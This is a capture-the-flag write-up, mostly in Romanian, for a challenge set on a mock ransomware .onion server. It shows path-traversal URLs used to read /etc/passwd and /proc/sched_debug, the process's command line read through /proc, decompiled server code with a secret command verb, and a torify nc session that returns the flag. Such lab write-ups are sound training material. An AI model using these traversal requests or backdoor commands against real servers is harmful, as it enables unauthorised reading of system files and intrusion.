Hacktastic

Verbosity

-Operation T.H.S-


[Task author: Sin__] A recent ransomware outbreak has caught our attention, the malware dubbed THS by its authors. It seems that the perpetrators are hiding behind the payment site at xk5ubmdbh4esc3ny.onion running within The Onion Router network. Our information tells us that the operators planted their software on an infected server leaving a backdoor that only they would know how to use. We tried paying a dud Bitcoin sum through their automated payment system and it seems that the web site is just a skeleton, without any actual functionality yet. But the keys should still be on that server. We tried to hack into it ourselves, hopefully we didn't make any alarms sound. Help us find the backdoor first by using your skills.

Am observat ca puteam sa exploatez bugul legat de path in mai multe moduri ca sa ajung la /:

http://xk5ubmdbh4esc3ny.onion/....//....//....//....//....//....//

http://xk5ubmdbh4esc3ny.onion//

Insa de acolo nu stiam path-ul catre binar. Am incercat sa vad ce e in /etc/passwd




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ntp:x:111:115::/home/ntp:/bin/false
ws:x:1000:1000:,,,:/home/ws:/bin/bash
ws_priv:x:1001:1001:,,,:/home/ws_priv:/bin/bash
debian-tor:x:112:116::/var/lib/tor:/bin/false
```

si am obseravat ca exista userul ws si ws_priv.

Stiam ca binarul ruleaza, asa ca imediat m-am gandit la /proc, insa nu am gasit nimic util pe net.


Am incercat sa vad ce contine fiecare fisier si am gasit in /proc/sched_debug pidul cautat


http://xk5ubmd...c/sched_debug
http://xk5ubmd...n//etc/passwd
xk5ubmdbh4esc3ny.onion//proc/sched_debug
Search

```
/system.slice/ssh.service
         systemd  1871       14.734978       129    120        23.079403        16.284238 458884357.757073 0 0
/user.slice/user-0.slice/user@0.service
        (sd-pam)  1873        1.890932         1    120         0.032142         0.084610         0.000000 0 0
/user.slice/user-0.slice/user@0.service
          screen 11041   352687.025752    234841    120      3813.295915      3663.941805 943671045.078095 0 0
/user.slice/user-0.slice/session-3.scope
            bash 11042   313098.778419      1069    120        17.708239        45.494278 439641617.807424 0 0
/user.slice/user-0.slice/session-3.scope
              su  7286   313107.593860        13    120         2.120472         3.481173         0.000000 0 0
/user.slice/user-0.slice/session-3.scope
            bash  7287   313543.886963       102    120         2.173467        29.294666   1625205.022868 0 0
/user.slice/user-0.slice/session-3.scope
             tor  7448   698904.218016   5531597    120     14293.441563    370021.346089 503969722.464790 0 0
/system.slice/system-tor.slice
              ws  9629   352687.594896     17849    120        64.293546      2766.191219 503044944.164633 0 0
/user.slice/user-0.slice/session-3.scope
      kworker/0:1 29969  1645161.102491    202680    120       466.978727     11029.514777 133725702.891203 0 0 /
      kworker/0:2 10954  1634177.156023         3    120         0.573813         0.004977        22.215935 0 0 /
     kworker/u2:1 11480  1645164.408707      1263    120         2.788728        51.633626   1156536.320352 0 0 /
     kworker/u2:2 11525  1645031.734711       637    120         1.675931        25.002654    511982.773639 0 0 /
     kworker/u2:0 11554  1645157.764160       141    120         0.647261         5.957762    126971.566065 0 0 /
R             ws 11560   352691.676114         1    120         0.071683         0.106327        36.608196 0 0
/user.slice/user-0.slice/session-3.scope
```


M-am uitat in http://xk5ubmdbh4esc3ny.onion//proc/9629/cmdline si am vazut locatia binarului: /home/ws/ws si argumentul /home/ws_priv/flag

Am incercat sa iau direct flagul, dar nu aveam permisiuni, asa ca am analizat binarul.



```
v2 = read(a1, &buf, 0x200uLL);
if ( (v2 & 0x80000000) == 0 )
{
  if ( memmem(&buf, (signed int)v2, "GET /", 5uLL) == &buf )
  {
    server_get((unsigned int)a1, v4, v2 - 5);
  }
  else if ( strstr(&buf, "FLAG_SECRET_VERB_HEX_HAU") == &buf )
  {
    server_secret((unsigned int)a1, &buf, v2);
  }
}
```

Am vazut ca trebuia sa ii trimit „ FLAG_SECRET_VERB_HEX_HAU” ca sa primesc flagul, asa ca in linia de comanda am rulat netcat si am primit flagul



```
[redacted]:/proc$ torify nc xk5ubmdbh4esc3ny.onion 80
FLAG_SECRET_VERB_HEX_HAU
CSC2016{f44eba2134ff2e477ed3d2cdc97}
```